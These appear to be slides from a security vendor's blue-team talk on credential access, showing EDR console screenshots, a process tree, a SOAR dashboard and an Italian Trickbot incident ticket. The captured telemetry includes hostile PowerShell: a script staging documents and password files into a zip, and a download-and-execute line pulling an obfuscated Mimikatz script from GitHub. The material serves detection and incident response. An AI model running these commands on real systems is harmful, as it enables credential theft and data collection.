> 11:49:17 am Oct 20, 2022	fileless_scriptload	The application contains indirect file activity.

The left sidebar shows filters for event types, with 'fileless\_scriptload' selected (21 results). Other filters include modload (74), filemod (18), scriptload (14), crossproc (5), and regmod (4). The right sidebar shows system information: Operating System (Microsoft Windows Production PCA 2011), Publisher (Microsoft Windows), and a report summary (1 report, 1 hit).

# Credential Access – Blue Team perspective

**Primary Process**  
powershell.exe Selected Process 11:59:08 am Oct 20, 2022 "powershell" [Link]

Operating System: CA Microsoft Windows Production PCA 2011  
Publisher: Microsoft Windows  
1 report, 1 hit  
AMSI - Exfiltration - Compression of Data 1 hit

**FILTERS** Clear <<

— Type (7)

- Search
- fileless\_scriptload 21
- modload 74
- filemod 18
- scriptload 14
- crossproc 5
- regmod 4

+ Domain

+ Filemod

+ Regmod

+ Modload

+ Crossproc

+ Childproc

+ Sensor Action

— Application Protocol

+ Local IPv4

+ Remote IPv4

+ Local IPv6

+ Remote IPv6

+ Remote Port

— Device Name

21 results

TIME	TYPE	EVENT
> 11:48:53 am Oct 20, 2022	fileless_scriptload	The application contains indirect file activity.
> 11:48:53 am Oct 20, 2022	fileless_scriptload	The application contains indirect file activity.
∨ 11:49:04 am Oct 20, 2022	fileless_scriptload	The application contains indirect file activity.

Fileless Script: \$env:APPDATA;\$files=Childitem -Path \$env:USERPROFILE\ -Include \*.doc,\*.xps,\*.xls... [Link]  
SHA-256: 593a3736cb64b110e276f1585df302f02b00d3667d95df67d69bdb5f6b118dc0  
Script Length: 445  
PID: 10224

**Scriptload Content**

May contain malicious content  
\$env:APPDATA;\$files=Childitem -Path \$env:USERPROFILE\ -Include \*.doc,\*.xps,\*.xls,\*.ppt,\*.pps,\*.wps,\*.wpd,\*.ods,\*.odt,\*.lwp,\*.jtd,\*.pdf,\*.zip,\*.rar,\*.docx,\*.url,\*.xlsx,\*.pptx,\*.ppsx,\*.pst,\*.ost,\*.p  
sw,\*.pass,\*.login,\*.admin,\*.sifr,\*.sifer,\*.vpn,\*.jpg,\*.txt,\*.lnk -Recurse -ErrorAction SilentlyContinue | Select -ExpandProperty FullName; Compress-Archive -LiteralPath \$files -CompressionLev  
el Optimal -DestinationPath \$env:APPDATA\working.zip -Force

# Credential Access – Blue Team perspective

Primary Process		Selected Process		11:59:08 am Oct 20, 2022		Take Action	
powershell.exe		powershell.exe		"powershell"			
Application Protocol	>	11:49:12 am Oct 20, 2022	fileless_scriptload	The application contains indirect file activity.			
Local IPv4	>	11:49:17 am Oct 20, 2022	fileless_scriptload	The application contains indirect file activity.			
Remote IPv4	>	11:49:17 am Oct 20, 2022	fileless_scriptload	The application contains indirect file activity.			
Local IPv6	>	11:49:17 am Oct 20, 2022	fileless_scriptload	The application contains indirect file activity.			
Remote IPv6	>	11:49:17 am Oct 20, 2022	fileless_scriptload	The application contains indirect file activity.			
Remote Port	>	11:49:17 am Oct 20, 2022	fileless_scriptload	The application contains indirect file activity.			
Device Name	>	11:49:17 am Oct 20, 2022	fileless_scriptload	The application contains indirect file activity.			
Netconn Action	>	11:49:17 am Oct 20, 2022	fileless_scriptload	The application contains indirect file activity.			
	>	11:49:17 am Oct 20, 2022	fileless_scriptload	The application contains indirect file activity.			
	>	11:49:17 am Oct 20, 2022	fileless_scriptload	The application contains indirect file activity.			
	>	11:49:17 am Oct 20, 2022	fileless_scriptload	The application contains indirect file activity.			
	>	11:49:19 am Oct 20, 2022	fileless_scriptload	The application contains indirect file activity.			
	>	11:49:19 am Oct 20, 2022	fileless_scriptload	The application contains indirect file activity.			
	>	11:49:19 am Oct 20, 2022	fileless_scriptload	The application contains indirect file activity.			
	>	11:49:19 am Oct 20, 2022	fileless_scriptload	The application contains indirect file activity.			
	>	11:49:19 am Oct 20, 2022	fileless_scriptload	The application contains indirect file activity.			
	>	11:49:21 am Oct 20, 2022	fileless_scriptload	The application contains indirect file activity.			
	∨	11:49:27 am Oct 20, 2022	fileless_scriptload	The application contains indirect file activity.			
Fileless Script:	cd working						
SHA-256:	039565a048da487e74ebd29e3dfe4003315fc36c74b6eea78858c39b4879b460						
Script Length:	10						
PID:	10224						
	∨	11:49:27 am Oct 20, 2022	fileless_scriptload	The application contains indirect file activity.			
Fileless Script:	cat passwords.txt						
SHA-256:	c97209122a935421da0a157e42a1dc48b5fbf0e220a8108a02c1b115d835ad9f						
Script Length:	17						
PID:	10224						
	>	11:49:30 am Oct 20, 2022	fileless_scriptload	The application contains indirect file activity.			

# Credential Access – Blue Team perspective

Primary Process: powershell.exe  
 Selected Process: powershell.exe  
 Path: C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe

Process Tree:

```

  graph TD
    P1[powershell.exe] --> C1[consent.exe]
    P1 --> C2[notepad.exe]
    P1 --> C3[notepad.exe]
    P1 --> C4[powershell.exe]
    C4 --> C5[conhost.exe]
    C4 --> C6[powershell.exe]
    C4 --> C7[powershell.exe]
    C7 --> C8[cmd.exe]
    C8 --> C9[powershell.exe]
  
```

Process Details (Right Panel):

- Cloud (Initial): TRUSTED\_WHITE\_LIST (12:01:42 pm Oct 20, 2022)
- Cloud (Current): TRUSTED\_WHITE\_LIST (3:02:32 pm Oct 20, 2022)
- PID: 8256
- Start time: 11:49:39 am Oct 20, 2022
- Process Access Control:
  - Elevated: True
  - Integrity: High
  - Privileges: SeChangeNotifyPrivilege, SeCreateGlobalPrivilege, SeDebugPrivilege
- Signed: Microsoft Windows
- Product: Microsoft® Windows® Operating System
- CA: Microsoft Windows Production PCA 2011
- Publisher: Microsoft Windows
- 6 reports, 6 hits

FILTERS: Type (7)

- fileless\_scriptload: 9
- modload: 105
- crossproc: 23
- filemod: 9
- scriptload: 7
- regmod: 4

9 results

TIME	TYPE	EVENT
> 11:49:44 am Oct 20, 2022	fileless_scriptload	The application contains indirect file activity.
> 11:49:44 am Oct 20, 2022	fileless_scriptload	The application contains indirect file activity.
> 11:49:44 am Oct 20, 2022	fileless_scriptload	The application contains indirect file activity.
> 11:49:45 am Oct 20, 2022	fileless_scriptload	The application contains indirect file activity.
Fileless Script: <a href="https://raw.githubusercontent.com/lex...">lex (new-object system.net.webclient).Downloadstring('https://raw.githubusercontent.com/lex...')</a> SHA-256: fbea225b7fe6f1d516fd970ead1190f4c106ee0ec9ae3ce2c40dff5328705248 Script Length: 160 PID: 8256		
> 11:49:51 am Oct 20, 2022	fileless_scriptload	The application contains indirect file activity.
> 11:49:51 am Oct 20, 2022	fileless_scriptload	The application contains indirect file activity.
> 11:49:51 am Oct 20, 2022	fileless_scriptload	The application contains indirect file activity.

# Credential Access – Blue Team perspective

Primary Process Selected Process 11:59:13 am Oct 20, 2022 Take Action

powershell.exe powershell.exe C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe

consent.exe  
notepad.exe  
notepad.exe  
powershell.exe

conhost.exe  
powershell.exe  
powershell.exe

cmd.exe  
powershell.exe

Cloud (Initial) TRUSTED\_WHITE\_LIST 12:01:42 pm Oct 20, 2022  
Cloud (Current) TRUSTED\_WHITE\_LIST 3:02:32 pm Oct 20, 2022  
PID 8256  
Start time 11:49:39 am Oct 20, 2022  
Process Access Control  
Elevated True  
Integrity High  
Privileges SeChangeNotifyPrivilege SeCreateGlobalPrivilege SeDebugPrivilege  
Signed Microsoft Windows  
Product Microsoft® Windows® Operating System  
CA Microsoft Windows Production PCA 2011  
Publisher Microsoft Windows  
6 reports, 6 hits

FILTERS Clear

Search

Type (7)

fileless\_scriptload 9  
modload 105  
crossproc 23  
filemod 9  
scriptload 7  
regmod 4

Domain  
Filemod  
Regmod  
Modload  
Crossproc  
Cmdproc  
Sensor Action  
Application Protocol  
Local IPv4

9 results

TIME

11:49:44 am Oct 20, 2022  
11:49:44 am Oct 20, 2022  
11:49:44 am Oct 20, 2022  
11:49:45 am Oct 20, 2022

Scriptload Content

May contain malicious content

iex (new-object system.net.webclient).Downloadstring('https://raw.githubusercontent.com/HernanRodriguez1/MimikatzFUD/main/Invoke-M1m1fud2.ps1'); Invoke-M1m1fud

Fileless Script: iex (new-object system.net.webclient).Downloadstring('https://raw.githubusercontent.com/HernanRodriguez1/MimikatzFUD/main/Invoke-M1m1fud2.ps1'); Invoke-M1m1fud  
SHA-256: fbea225b7fe6f1d516fd970ead1190f4c106ee0ec9ae3ce2c40dff5328705248  
Script Length: 160  
PID: 8256

11:49:51 am Oct 20, 2022 fileless\_scriptload The application contains indirect file activity.  
11:49:51 am Oct 20, 2022 fileless\_scriptload The application contains indirect file activity.  
11:49:51 am Oct 20, 2022 fileless\_scriptload The application contains indirect file activity.

# Certego – PanOptikon Platform

## DETECTION MODULES

### NETWORK DETECTION

Raw traffic & Logs

### ENDPOINT DETECTION

Process monitoring

### NATIVE CLOUD PROTECTION

IaaS & SaaS

### CONTINUOUS VULNERABILITY ASSESSMENT

## THREAT INTELLIGENCE MODULES

### DARK WEB SCANNER

### EARLY WARNING

CVE Alert

### TARGETED CYBER THREAT INTELLIGENCE

### THREAT INTEL IOC FEEDS

### THREAT INTEL CONSOLE

## RESPONSE MODULES

### TACTICAL RESPONSE - NETWORK

### TACTICAL RESPONSE - ENDPOINT

### ITSM INTEGRATION


## PanOptikon® Security Orchestration Automation & Response Platform

DETECT – VALIDATE - RESPOND







### Monthly Incident Rate 0 ↘



### Monthly Alert Rate 18 ↘



### Monthly Efficiency Rate 100% ↗



### Latest opened Tickets

- 4** Critical Vulnerability Found in Microsoft Exchange Server - CVE-2020-0688 #KS2JE1ZH →
- 4** Remote Command Execution su RDP - CVE-2020-0609 e CVE-2020-0610 #KW21376U →
- 4** CVE-2019-19781 - Remediation per eventuali Citrix esposti #WRJ45KM9 →


Show all open tickets (5)

### Incomplete Tasks 9




- 4** Critical Vulnerability Found in Microsoft Exchange Server - CVE-2020-0688 Info Gathering: *Provide Additional Information* →
- 4** Critical Vulnerability Found in Microsoft Exchange Server - CVE-2020-0688 Info Gathering: *Verify Configuration* →
- 4** Critical Vulnerability Found in Microsoft Exchange Server - CVE-2020-0688 Containment: *Vulnerability Patch* →

1 2 3

### Ticket recap 1M 3M 6M 1y



### Sensor Metrics 6h 24h 7d 1M 3M



Stark Industries

Opened by Davide Setti 4 agosto 2021 09:45

# [EARLY STAGE] Presenza di malware Trickbot su host interno DE-14820



Un host della rete interna ha installato a bordo un malware noto come Trickbot, appartenente alle categorie degli Infostealer e dei Trojan Dropper.

Suggeriamo di proseguire con la lettura del ticket per una descrizione più accurata di quanto rilevato e per alcune indicazioni su containment ed eradication di questa minaccia.



Incident Response Procedure 0%

- Detection
- Analysis
- Info Gathering
- Containment 2
- Eradication 2
- Post Incident 1

Evidences Involved Assets Attachments **Raw Events 30**

30 total

- RAW
- CONN
- PAYLOAD
- HTTP
- SSL
- DNS
- CB
- WFD

timestamp	source	details
2021-08-04 01:58:44 UTC	Endpoint monitoring CARBON BLACK	<p><b>alliance_data_sans:</b> 568504 <b>alliance_link_sans:</b> https://digital-forensics.sans.org/media/poster_2014_find_evil.pdf <b>alliance_score_sans:</b> 100 <b>allian</b></p> <p>2021-01-07T15:39:53.000Z <b>cb_server:</b> mei.certego.local <b>cb_version:</b> 6.5.2.191108.0352 <b>certego_severity:</b> 4 <b>childproc_count:</b> 0 <b>cmdline:</b> C:\windows\</p> <p>e <b>computer_name:</b> PC <b>concurrency_key:</b> stark <b>crossproc_count:</b> 1 <b>feed_id:</b> 6 <b>feed_name:</b> sans <b>filemod_count:</b> 0 <b>from_feed_search:</b> false <b>gro</b></p> <p>e: workstation <b>hostname:</b> dt-141966820 <b>input.type:</b> log <b>interface_ip:</b> 128.66.33.22 <b>ioc_query_index:</b> events <b>ioc_query_string:</b> (process_name:svch</p> <p>me:* -parent_name:services.exe -parent_name:svchost.exe -parent_name:rpcnet.exe -parent_name:rpcnetp.exe -parent_name:explorer.exe -parent</p> <p>ent_name:mssmpeng.exe) <b>ioc_type:</b> query <b>ioc_value:</b> {"index_type": "events", "search_query": "cb.urlver=1&amp;q=(process_name%3Asvchost.exe%20par</p> <p>parent_name%3Aservices.exe%20-parent_name%3Asvchost.exe%20-parent_name%3Arpcnet.exe%20-parent_name%3Arpcnetp.exe%20-parent_na</p> <p>e%20-parent_name%3Amrt.exe%20-parent_name%3Amsmpeng.exe)"} <b>last_update:</b> 2021-01-07T09:26:18.238Z <b>log.file.path:</b> /var/cb/data/event_bri</p> <p><b>5:</b> C78655BC80301D76ED4FEF1C1EA40A7D <b>modload_count:</b> 48 <b>netconn_count:</b> 1 <b>offset:</b> 7906918 <b>os_type:</b> windows <b>parent_guid:</b> 000005a0-0000-1228-01d5-ac172a8d5878-00</p> <p>a8d5878 <b>parent_name:</b> 1708398242.exe <b>parent_pid:</b> 4648 <b>parent_segment_id:</b> 1 <b>parent_unique_id:</b> 000005a0-0000-1228-01d5-ac172a8d5878-00</p> <p><b>ss_guid:</b> 000005a0-0000-1244-01d5-ac172fca3624 <b>process_id:</b> 000005a0-0000-1244-01d5-ac172fca3624 <b>process_md5:</b> C78655BC80301D76ED4FE</p> <p><b>ess_name:</b> svchost.exe <b>process_pid:</b> 4676 <b>process_sha256:</b> 93b2ed4004ed5f7f3039dd7ecbd22c7e4e24b6373b4d9ef8d6e45a179b13a5e8 <b>prospec</b></p> <p><b>d_count:</b> 0 <b>report_id:</b> 568504 <b>report_score:</b> 100 <b>segment_id:</b> 1575624643943 <b>sensor_id:</b> 1440 <b>server_name:</b> 128.66.33.22 <b>source:</b> /var/cb/data/eve</p> <p>on <b>start:</b> 2021-01-07T09:26:06.33Z <b>tags:</b> ["carbonblack"] <b>timestamp:</b> 1575624643.943 <b>type:</b> feed.storage.hit.process <b>unique_id:</b> 000005a0-0000-124</p> <p>-016eda8c1567 <b>url_binary:</b> https://mei.certego.local:8443/#/binary/C78655BC80301D76ED4FEF1C1EA40A7D <b>url_feed:</b> https://mei.certego.local:8443</p> <p>1&amp;cb.q.feed_id=6 <b>url_list:</b> [{"url": "https://mei.certego.local:8443/#/binary/C78655BC80301D76ED4FEF1C1EA40A7D", "label": "Cb: url_binary"}, {"url": "https://mei.ce</p> <p>st/1440", "label": "Cb: url_sensor"}, {"url": "https://mei.certego.local:8443/#/analyze/000005a0-0000-1244-01d5-ac172fca3624", "label": "Cb: url_process_analyze"}, {"</p> <p>tego.local:8443/#/threats/cb.urlver=1&amp;cb.q.feed_id=6", "label": "Cb: url_feed"}] <b>url_process_analyze:</b> https://mei.certego.local:8443/#/analyze/000005a0-</p> <p>72fca3624 <b>url_sensor:</b> https://mei.certego.local:8443/#/host/1440 <b>username:</b> STARK\giallin <b>watchlist_273:</b> 2021-01-07T09:30:06.719669Z</p>
2021-08-04 01:58:44 UTC	Endpoint monitoring CARBON BLACK	<p><b>alliance_data_sans:</b> 568504 <b>alliance_link_sans:</b> https://digital-forensics.sans.org/media/poster_2014_find_evil.pdf <b>alliance_score_sans:</b> 100 <b>allian</b></p> <p>2021-01-07T15:39:53.000Z <b>cb_server:</b> mei.certego.local <b>cb_version:</b> 6.5.2.191108.0352 <b>certego_severity:</b> 4 <b>childproc_count:</b> 0 <b>cmdline:</b> C:\windows\</p> <p>e <b>computer_name:</b> PC <b>concurrency_key:</b> stark <b>crossproc_count:</b> 1 <b>feed_id:</b> 6 <b>feed_name:</b> sans <b>filemod_count:</b> 0 <b>from_feed_search:</b> false <b>gro</b></p> <p>e: workstation <b>hostname:</b> dt-141966820 <b>input.type:</b> log <b>interface_ip:</b> 128.66.33.22 <b>ioc_query_index:</b> events <b>ioc_query_string:</b> (process_name:svch</p>

# Q&A

51

**VIENI A TROVARCI AL NOSTRO STAND!**

**CONTATTI:**

[INFO@CERTEGO.NET](mailto:INFO@CERTEGO.NET)

[A.DICARLO@CERTEGO.NET](mailto:A.DICARLO@CERTEGO.NET)

52